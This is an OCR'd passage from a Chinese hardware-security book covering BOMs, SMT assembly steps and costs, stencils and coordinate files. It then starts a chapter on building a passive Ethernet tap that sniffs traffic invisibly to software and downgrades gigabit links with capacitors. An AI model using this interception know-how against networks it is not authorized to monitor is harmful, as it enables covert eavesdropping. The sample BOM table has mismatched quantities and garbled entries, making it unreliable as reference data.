采购时，通常一个 BOM 包含元件名、参数、封装、出厂年份、厂商、采购数量、最小包装数量、单价、总价、合计总价、税率，以及含税总价。出厂年份、最小包装数量、单价、总价、合计总价、税率和含税总价通常由供应商填写，正规的元器件代理公司会有自己的一套格式。图 8-133 所示为一个简单的表格示例，元件名和参数合并在元件名列中，描述列包含其他信息，备注列由供应商备注最小包装等信息。

元件采购订单

2014/12/22

元件名	厂家	封装	描述	数量	单价	总价	备注
合计							

图8-133　BOM格式示例

如果是用于生产的 BOM，不需要价格，只需要元件名、参数、封装、厂商、型号、元件标号和数量就可以，SMT 厂会依照 BOM 清单对 PCB 进行焊接。务必仔细检查 BOM，尤其是批量生产之前，错了可能会导致贴出来的板子无法工作，再返工要花费很多时间和金钱。

通常，BOM 都是由工程师导出比较简陋的数据，像前面用 EAGLE 导出的那样，然后由专员编辑好格式，编辑出不同用途的 BOM，再和工程师核对确认，之后交由采购部门、生产部门等需要用到 BOM 的部门。图 8-134 所示为 BeagleBone Black 的 BOM 清单，做得很详细。

	QT	REFERENCE	DESCRIPTION	MANU	PART NUMBER	REV PROD_C
1	1		8' USB Cable, 5pin AB to Type A	CableWholesale	10USB-021030BK	Assembly marked as RevC
2	1		ESD Bag	3M	10035	2013/8/24
3	1		BOX	BNS Multimedia	BB BLACK BOX	
4	1		BeagleBoneBlack PCB Assy Rev C	Circuitco		
5						
6	1		3.5" x 2.15" 6 Layer PCB, REV B6	Various		
7	24	C1,C2,C4,C7,C8,C9,C10,C11,C12,C13,C14,C15,C34,C40,C55,C62,C77,C95,C96,C118,C122,C126,C128,C133	CAP CER 10UF 10V X5V 0805	TDK	C2012X5R1A106K85AC	Scum to be obsoleted.
8				Murata	GRM21BR71A106KE15L	
9	9	C89,C90,C91,C104,C106,C134	CAP CER 10F 6.3V 10% X5R 0402	Taro Yuden	JMK105BJ106KA-F	
10				TDK	C1005X5R0J106M	
11				NIC	NMC0402X5R106K 6.3TRPF	
12				Murata	GRM155R61C106KE15D	
13	9	C16,C17,C18,C125,C144,C146,C148,C150,C24	CAP CER 2.2UF 6.3V 10% X5R 0402	TDK	C1005X5R0J225K050BC	Scum to be obsoleted.
14				TDK	C1005X5R0J225M050BC	
15				AVX	04026D225MAT2A	
16	2	C19,C136	CAP CER 470PF 50V 10% X7R 0402	Yageo	CC0402KRX7R9BB471	
17				Murata	GRM155R71H471KA01D	
18	99	C3,C20,C27,C28,C29,C30,C31,C33,C35,C36,C37,C38,C41,C42,C43,C44,C45,C46,C47,C48,C49,C50,C51,C52,C53,C54,C56,C57,C58,C59,C60,C61,C63,C64,C65,C66,C67,C68,C69,C70,C71,C72,C73,C74,C75,C76,C78,C79,C80,C81,C82,C83,C84,C85,C86,C87,C88,C92,C93,C94,C97,C98,C99,C100,C101,C102,C103,C105,C106,C107,C108,C109,C110,C111,C112,C113,C114,C115,C116,C117,C119,C120,C123,C124,C127,C128,C129,C130,C131,C132,C135,C145,C147,C149,C152,C154,C155,C158,C159	CAP CER 0.1UF 6.3V 10% X5R 0402	TDK	C1005X5R0J104K050BA	
19				TDK	C1005C0G1H102J	
20	4	C21,C22,C23,C26	CAP CER 1000PF 50V C0G 5% 0402	Murata	GRM1555C1H180JZ01D	Scum to be obsoleted.
21				NIC	NMC0402NPO180J50TRPF	
22				Murata	GRM155C1H180JA01D	
23	2	C30,C129	CAP CER 0.001UF 16V X7R 0402	Yageo	CC0402KRX7R7BB102	
24	1	C34	Aluminum Electrolytic Capacitors - SMD 100uF 6.3V 85C	Cornell Dubilier	AVE:0TM062167-F	
25	1	C143	CAP CER 0.022UF 16V 10% X7R 0402	Taro Yuden	EMK105B7223KD-F	
26	2	C142,C143	CAP CER 33PF 50V 5% NPO 0402	TDK	C1005C0G1H330J	
27				Murata	GRM1555C1H330JA01D	
28	16	C156,C157,C158,C161,C162,C163,C164,C165,C166,C167,C168,C169,C170,C171,C172,C173	CAP CER 470PF 50V 5% NPO 0402	Yageo	CC0402JRNPO9BN470	
29				Taro Yuden	EMK105CG471J-F	
30	5	D1,D2,D3,D4,D5	LED SLIM CLEAR 1MCD 0603 SMD	Lite-On	LTST-C191TBKT	
31	2	D6,D7	DIODE ESD PROT SOMC TSSOP-16	NXP	PMEG6010ED-T,115	
32	1	D8	DIODE SCHOTTKY 40V 1206A SOD-323	NXP	BAT50-02V,115	
33	4	FB1,FB2,FB3,FB4,FB5,FB7	Ferrite Bead 120 Ohm 800mA	Micro-Signal Integrit	L1608FH1R5N-10	
34	2	S1,S2,S3	SWITCH TACTILE SPST-NO 0.05A 32V	CAK	KMR221GLFS	

图8-134 BeagleBone Black BOM清单

8.6.8 小结

电子元器件的采购也是一门技术活，很多手上有特殊采购渠道的人都被有这方面需求的公司高薪聘请，对公司而言，这样的人能够节省公司成本，甚至在某些特定场景下，能够决定一个公司的存亡。

对个人而言，元器件采购是一件很麻烦的事，除非不计成本，否则光是一大堆元件的采购就会让很多人望而却步。

本节介绍的是作者这些年的经验心得，疏漏之处还请见谅。

8.7 SMT焊接介绍

PCB 到手了，元器件也买到了，就得开始焊接加工了，量少可以人工焊接，大批量时人工焊接是不可能的，自然需要机械化的批量焊接，也就是常说的 SMT（Surface Mount Technology，表面组装/贴装技术）。SMT 是目前电子组装行业里最流行的一种技术和工艺，为了讲起来更简单明了，直插件也算在其中。

关于 SMT 的工艺本节不多介绍，内容涵盖太广泛了，只对 SMT 工厂的业务流程做简单

介绍，再就是介绍大致的收费项目以供参考。

8.7.1 SMT的加工流程

常规的 SMT 工厂的普通加工流程如下。

（1）**检料**。先检查 PCB 的数量、工艺要求和钢网，再按照 PCB BOM 检查清点物料型号、封装和数量。在生产过程中会有物料损耗，数量上通常都会要求多出一些。

（2）**程序烧写**。如果要求在芯片贴片前烧写，还需要先用自动编程器给芯片编程烧写固件。如果厂家没有自动编程器就会安排工人人工烧写，这个环节是要收费的，也就是编程费。另外，有特殊要求，例如出于安全考虑，需要对主控芯片进行打磨，抹去原来的丝印，也会在这个环节进行。

（3）**上机**。如果使用自动贴片机摆放元器件，需要提供坐标文件（PCB 软件可以生成），由工厂安排工程师对自动贴片机编程，用自动贴片机贴装比较靠谱，但费用很高，SMT 工厂的上机费、工程费就是指这个费用，一般来说打样或者板上没有特别精密的器件，可以考虑手摆。

（4）**上料**。工厂会将物料上到自动贴片机，让贴片机能够自动贴装。如果一个板子所用物料种类很多，上料所花费的时间会很长，例如 360 天巡传感器，上料就需要将近 1 天时间，另外贴片机对物料有要求，必须是盘装或者编带的。如果是管装或者散装的需要由工厂进行编带，这个操作也是收费的。

（5）**印刷锡膏**。自动分板机器将 PCB 传送给锡膏印刷机，由锡膏印刷机通过钢网给 PCB 自动印刷锡膏，机器使用固定的力度和轨迹给 PCB 印刷锡膏比人工均匀很多。

（6）**元件贴装**。将印刷好锡膏的 PCB 传送给自动贴片机后，自动贴片机通过小吸盘将元器件吸起，然后移动到预先编程的坐标位置，放下元器件，同时通过摄像头确认摆放是否正确，如果有错会有标识或者将有问题的 PCB 传到另一个位置。

（7）**目检和手补**。自动贴片机摆放好所有元器件后传送出来，通常会安排工人检查有没有错漏的元器件，人工摆放补齐。有些无法由自动贴片机摆放的元器件，比如没有编带的器件或者贴片开关、贴片插针一类吸盘不好吸取的元器件，也需要人工摆放。

（8）**回流焊**。将摆放好元器件的 PCB 板通过传送带送到回流焊烤炉中，按照设定好的温度曲线加热，使锡膏融化将元件焊接到 PCB 上，不同的生产线、锡膏、PCB 对应的温度曲线不同，回流焊炉温度曲线控制对 SMT 焊接品质的影响很大，这也是好的 SMT 厂和一般的 SMT 厂的一个重要差异点。

（9）**目检**。回流焊炉出来的焊接好的板子，一般会安排工人先目检，通过观察初步筛选

出不合格的电路板。

（10）**AOI 光学检测**。人工检查完成后，还需要由机器进行自动检查，由摄像头对每个元件焊接点拍照检测，和预先设定的样式及确认无误的焊点照片进行对比，如果焊点有虚焊或者错焊通常可以检测出来。

（11）**背面贴装**。如果 PCB 背面也有芯片需要焊接，通常贴完所有 PCB 板的一面之后，重复 4～10 步，对背面贴片元器件进行贴装焊接。

（12）**X-Ray**。如果有 BGA 或者其他焊盘完全在芯片里，从外部无法看到焊接情况，就需要使用 X 光机对电路板拍照，检查内部的焊接情况，X-Ray 设备不便宜，这是衡量一个 SMT 工厂实力的因素，小厂大多没有焊接 BGA 的实力，当然也就没必要采购 X-Ray 设备。

（13）**波峰焊**。贴装完成后，如果还有直插件（例如直插的排针、接插件，这种物料元器件通常种类很少），都需要进行波峰焊，基本都只是安排工人人工安装焊接。

（14）**分板**。将多块连到一起的 PCB 进行切割，分割成单独的电路板，一般都用机器切割，当然也有人工掰的。

（15）**测试**。按照客户提供的测试要求对焊接完成的电路板进行功能测试。

（16）**检修**。对测试不通过的电路板进行检查，找出问题并进行维修。

（17）**三防**。有些电路板要求喷三防漆，保证电路板在复杂环境下能够稳定工作，这个项目是需要单独收费的，而且喷过三防漆之后后续维修比较麻烦，凡事有利有弊。

（18）**组装、包装**。大多数 SMT 工厂都提供组装包装服务，进行外壳组装和外面的纸盒包装。当然是收费的。

（19）**入库送货**。生产完成后，SMT 工厂一般都会提供送货服务。当然，有的 SMT 厂为了节省成本，会收取物流费或者送货费用。

SMT 工厂基本都是这样的流程，具体细化的话各个职能步骤会很复杂，毕竟这是生产服务行业，行业内的各个流程环节都不简单，读者大致了解这个过程就可以，如果下的订单较大，SMT 工厂都愿意带客户参观厂区，展现自己的实力和优质服务，具体可以听工厂接待人员对各个生产环节的介绍。

8.7.2 SMT的收费标准

相对 PCB 制板来说，SMT 工厂的收费项目高昂且复杂。

（1）**上机费**。通常找 SMT 厂贴装数量少的话对方都会问要不要上机，上机指的是上贴片机，需要很大一笔费用，基本都要一千元以上，手摆费用就会低很多。当然，美观程度和可靠程度会相对低很多。

（2）**焊接费用**。板子焊点多而且要焊接的板子数量很多的话，都是按焊点收费的，另外还需要看板子的焊接难度，通常会有一个最低收费。

（3）**编程费、打磨费**。如果要给芯片编程、打磨丝印都要单独收费，而且通常都需要客户提供固件、编程器和编程座，并且需要提供编程文档和测试文档进行操作指导。

（4）**测试费、包装费、编带费、三防费**。这些费用加起来并不少，对个人而言，除非是板子实在无法自己手焊，否则不要选择请 SMT 厂来焊接。而且，SMT 厂也不愿意接这种打样的小单，除非给的价格很高。一般来说，焊接 10 片简单的贴片样板，都要两三千元。

在网上有很多 SMT 加工的厂家，如图 8-135 所示，最好选择离自己近的厂家，可以去工厂看看，而且物料、PCB 运输也相对简单。北京周边的 SMT 工厂，基本都可以上门取货，或者可以将物料送到中关村的某个柜台。

图8-135 提供SMT服务的厂商

通过 SMT 下单需要注意以下几点。

（1）**物料问题**。有些 SMT 厂的损耗比例比较大，也许是设备问题，也许是贪墨。有些 SMT 厂会将阻容替换成自己采购的便宜的，特别是那些提供元器件采购服务的小 SMT 厂。

（2）**工期**。SMT 厂为了保证收益，生产线一般都不停，一个单子接一个单子，下单后他们会排产线、排工期，这是有一个时间周期的，一般都需要提前下单。当然，急用可以插队加急。

（3）**付款**。有的要求提前付款，有的会是款到发货，焊接完成后付款才会发货。

（4）**焊接质量**。有些小 SMT 厂为了省钱，用劣质锡膏或者锡膏用量特别少，导致焊接不牢，有些付的是机贴的费用却用手摆，这些都需要注意。如果有条件还是尽量安排人跟线，看着他们焊接这样比较稳妥靠谱。

（5）**产测**。加工生产出来的 PCB 板是要进行测试的，简单的是功能测试，复杂点的还要进行性能测试，产测通常是需要由用户制订测试方案或者提出需求由工厂制定，有些还需要定制测试架进行测试。

8.7.3 钢网与坐标文件

前面讲 SMT 加工流程时介绍过给 PCB 印刷锡膏需要用到钢网，什么是钢网呢？钢网（Stencils）也就是 SMT 模板（SMT Stencil），是一种 SMT 专用模具，其主要功能是帮助锡膏的沉积；目的是将准确数量的锡膏转移到空 PCB 上的准确位置，图 8-136 所示为作者团队的丝印机和钢网。

以前钢网主要依靠电铸成型、机械切割或者化学蚀刻，精度低耗时长，而且价格很高，但自从激光钢网普及以后，现在钢网生产又快又好又便宜。

在做钢网时，通常要选择做锡膏网还是红胶网。顾名思义，红胶网就是先印刷红胶，然后打上元件，等元件与 PCB 粘稳之后，插上插件元件统一过波峰焊。锡膏网就是直接在焊盘上印上锡膏，贴上贴片元件，统一过回流焊即可，插件元件人工焊接。两者的区别主要是直插器件多不多，需不需要过波峰焊，这个得由客户根据贴片加工生产情况决定。当然，现在也有锡膏红胶双工艺，配合载具，直插贴片元件都可以通过机器生产出来，无须人工。

图8-136　丝印机和钢网

除了用途上的差异，抛光工艺上也有不同，主要是打磨抛光和电解抛光，通常钢网厂商会问客户用什么工艺。电解抛光主要是针对 PCB 板上存在引脚过密的 IC 或 BGA 之类的元件，抛光过程中利用了药水电解腐蚀，目的是使钢网表面更光洁，去除钢网孔壁毛刺。如果有 IC 引脚间距特别小或有 BGA 封装的元器件，那么建议使用电解抛光。相对应的打磨抛光也有相同的作用，但是打磨抛光是手工磨砂打磨，效果不如电解抛光，一般的 PCB 足够用了，没有必要花额外的钱。

再就是钢网尺寸，也就是钢网的大小，分规格和有效面积，规格就是外面的铝合金边框的长宽，有效面积是内部钢片可用面积，这需要根据 SMT 厂商所用丝印机决定，有的厂商能用大钢网，有的只能用小的，通常都是 37cm×47cm 的钢网。

最后，生产 PCB 的厂商基本都能生产钢网，而 SMT 厂也基本都有渠道做 SMT 钢网，只不过价格相对较高。另外，如果 PCB 两面都有元件的话通常都要做两张钢网。为了节省成本，开在一张钢网上也可以。

如果要生产 PCB 钢网需要什么文件呢？直接给 PCB 厂 Gerber 文件就可以，直接按照阻焊层和焊盘开钢网。当然，更正规的做法是在导出 Gerber 文件时，单独导出顶层锡膏层和底层锡膏层，然后把这个 Gerber 文件给钢网生产厂商。

新的钢网送来时上面通常会有保护膜，不要随意撕开，防止沾染灰尘影响加工。钢网不要放置于高温高湿等恶劣环境，防止变形或者腐蚀导致钢网损坏，影响使用。

SMT 生产时除了钢网，还需要坐标数据文件。因为贴片机摆放元器件时，是依据坐标位置进行摆放的。当然，有实力的 SMT 工厂会依照 BOM 清单和 Gerber 文件自己生成坐标文件，然后给自动贴片机编程，实力差一点的或者懒一点的 SMT 工厂需要提供坐标文件。

在 PCB 设计软件中，原理图能够导出 BOM 清单，PCB 能够导出 Gerber 文件，自然也能导出坐标文件。EAGLE 中导出坐标数据文件的方法和导出 BOM 类似。以 Arduino UNO 为例，打开 PCB 编辑页面，单击菜单栏的“ULP”按钮，选择“mountsmd.ulp”选项，之后选择保存位置即可，会生成一个 mnt 后缀和一个 mnb 后缀的文件，如图 8-137 所示。用文本编辑软件打开这两个文件，可以看到各元件的标号和对应的坐标，如果板子一面没有元件，就没有内容，如图 8-138 和图 8-139 所示。

arduino_Uno_ref.mnb	2016/8/25 15:36	MNB 文件	1 KB
arduino_Uno_ref.mnt	2016/8/25 15:36	MNT 文件	2 KB

图8-137 坐标文件

arduino_Uno_ref.mnt | arduino_Uno_ref.mnb

```
C1 20.32 15.88   0 100n C0603-ROUND
C2  9.53 27.30 180 100n C0603-ROUND
C3 24.13 15.88 180 1u C0603-ROUND
C4 28.07 44.45 180 100n C0603-ROUND
C5 27.94 30.48   0 100n C0603-ROUND
C6 44.45 10.16 180 100n C0603-ROUND
C7 24.13 27.30 180 100n C0603-ROUND
C8 12.70 44.45 180 1u C0603-ROUND
C9 12.70 27.30 180 22p C0603-ROUND
C10 44.45 27.30 180 22p C0603-ROUND
C11 20.32 27.30   0 22p C0603-ROUND
C12 36.83 27.30   0 22p C0603-ROUND
D1 16.51 12.70 180 M7 SMB
F1  4.45 27.30 180 500mA L1812
IC1  7.75 17.40  90 MC33269ST-5.0T3 SOT223
IC2  7.50 17.40  90 MC33269D-5.0 DPACK
L 27.94 41.91 270 YELLOW CHIP-LED0805
```

图8-138 顶层坐标文件内容

arduino_Uno_ref.mnt | arduino_Uno_ref.mnb

```
GROUND 11.43 40.64   0  SJ
UBOOT 27.94 30.48 180  SJ
```

图8-139 底层坐标文件内容

将钢网、物料、PCB、生产 BOM、坐标数据、芯片固件（如果有的话）、测试流程都给 SMT 工厂之后，如果板子很简单或者合作多次，就等着生产完毕付钱收货。稳妥起见，最好安排工程师跟随生产线的生产流程，也就是俗称的“跟线”，进行监督和抽检测试。

8.7.4 小结

SMT 环节是硬件产品的最重要环节，它的品质决定了产品的品质，所以有一个专门的职位叫作品控，即品质控制，工作内容之一就是跟线监督测试，把控质量。

一个好的硬件产品公司，必定有靠谱的合作 SMT 厂，360 天巡第一代、第二代都是找北京周边的 SMT 厂制作，虽然工厂实力条件一次比一次好，但为了保障第三代产品质量最优，最终选择和富士康合作。不管是 PCB 生产、SMT 贴装还是出厂测试，都由富士康工厂完成，实力保障品质，产品如图 8-140 和图 8-141 所示。




图8-140　360天巡室内版PCB




图8-141　360天巡室内版PCB

第9章　打造专属硬件工具

前面章节介绍了硬件安全的一些“玩法”，又讲了硬件设计制作乃至加工生产的知识，本章就介绍如何打造自己的“硬件”。

本章讲述的内容多是概念与思路，实际的方法讲得不多，请读者认真思考，学以致用，自己动手丰衣足食。

注意：切勿做出有违法律的设备或者利用设备做违法的事情。

9.1　DIY HackNet

说起 HackNet，原型来源于 Michael Ossmann 出品的 Throwing Star LAN Tap，如图 9-1 和图 9-2 所示。不带壳的版本拿着扎手，做工也很一般。官方网址：http://greatscottgadgets.com/throwingstar/。




图9-1　Throwing Star LAN Tap

图9-2　Throwing Star LAN Tap带壳版本

它的功能用法很简单，通过两根网线分别 Sniffer 一根网线的两个方向的流量，使用很方便，无须使用两层或者三层交换机的端口镜像功能，就能导出流量进行分析，而且这是物理接口的 Sniffer，软件端无法察觉。

后来官方将它开源了，设计文件的格式是前面讲到的开源 PCB 设计软件 KiCAD，设计文件的下载地址为 http://greatscottgadgets.com/throwingstar/throwing-star-20110217.tar.gz。

用 KiCAD 打开设计文件可以看到原理图和 PCB 图，如图 9-3 和图 9-4 所示。




图9-3　Throwing Star LAN Tap的原理图




图9-4　Throwing Star LAN Tap的PCB图

9.1.1 硬件原理

首先介绍 Throwing Star LAN Tap 的原理，这是基于 RJ45 接口的一种硬件 Sniffer 方式，先介绍 RJ45 接口。

标准的 RJ45 接口一共 8 根引脚，每根引脚的定义不一样，通常有两种接法，分别是 T568A（如图 9-5 所示）和 T568B（如图 9-6 所示），交叉线就是 A 对 B、B 对 A，直通线是 A 对 A、B 对 B，按颜色区分如下。

标准 586B：橙白－1、橙－2、绿白－3、蓝－4、蓝白－5、绿－6、棕白－7、棕－8。

标准 568A：绿白－1、绿－2、橙白－3、蓝－4、蓝白－5、橙－6、棕白－7、棕－8。




图9-5 RJ45型网线插头的T568A线序




图9-6 RJ45型网线插头的T568B线序

市面上大多是 T568B 接法的直连线，接线功能如下。

（1）白橙：TX_D1+ Tranceive Data+ （发送数据+）。

（2）橙色：TX_D1- Tranceive Data- （发送数据-）。

（3）白绿：RX_D2+ Receive Data+ （接收数据+）。

（4）蓝色：BI_D3+ Bi-directional Data+ （双向数据+)。

（5）白蓝：BI_D3- Bi-directional Data- （双向数据-）。

（6）绿色：RX_D2- Receive Data- （接收数据-）。

（7）白棕：BI_D4+ Bi-directional Data+ （双向数据+）。

（8）棕色：BI_D4- Bi-directional Data- （双向数据-）。

百兆网线实际就用了 1、2、3、6 四根线，而且 TX、RX 的标识很明显。与串口 Sniffer 类似，只要用两个网线的 RX 口分别接到目标网线的 RX 和 TX，就可以 Sniffer 到所有数据了。

千兆网络中 4、5、7、8 用于双向数据传输和数据核准，通过增加两个 220pF 的电容来干

扰通信链路的信号，让千兆网卡认为链路质量差将网络链路从千兆网络降低到百兆网络，就可以继续使用百兆网络的方式进行数据 Sniffer 了。

9.1.2 硬件选型

原理介绍完了，开始动手操作吧。

网上有人用一分二的网口做 HackNet，但这样只能听单向的数据。当然，也有自己设计的，如图 9-7 所示。




图9-7 HackNet

自己 DIY 的话，只需要 4 个 RJ45 网口，两个 220pF 电容和一块 PCB 就能搞定，不需要其他元件。

9.1.3 封装与PCB设计

在设计 PCB 之前，首先要做的就是封装库，然后是原理图。

封装库的元件封装是由自己选择的元件决定的，例如，我们要用的 RJ45 网口，在网上有非常多的种类，如图 9-8 所示。




图9-8　RJ45网口

可以按照自己的需求选择 RJ45 网口。另外，RJ45 网口的封装有很多种，有贴片沉板的（如图 9-9 所示），有立式的（如图 9-10 所示），有不同长度的（如图 9-11 所示），有带灯的（如图 9-12 所示），还有带变压器的，等等。按照需求选择，选好后记得先联系卖家要规格书，有的产品页面就有规格书（如图 9-13 所示）。如果卖家说没有规格书，那就要慎重了，可能会和你的封装对应不上，需要买几个回来用卡尺自己量一下确认尺寸。




图9-9　贴片沉板RJ45网口




图9-10　立式RJ45网口

图9-11　21mm RJ45网口

图9-12　带灯RJ45网口

这里我们就用长款 21mm 的卧式 8P 90 度 RJ45 插座。依据规格书制作封装，在制作封装之前可以先在封装库看看，有没有别人已经做好的，这样就省事儿很多。

打开 Control Panel 主控面板，新建一个项目 HackNet，然后在项目文件夹上单击鼠标右键，新建原理图和 PCB 图，如图 9-14 所示，分别保存为“HackNet.sch”和“HackNet.brd”。




图9-13　RJ45网口规格书和实物

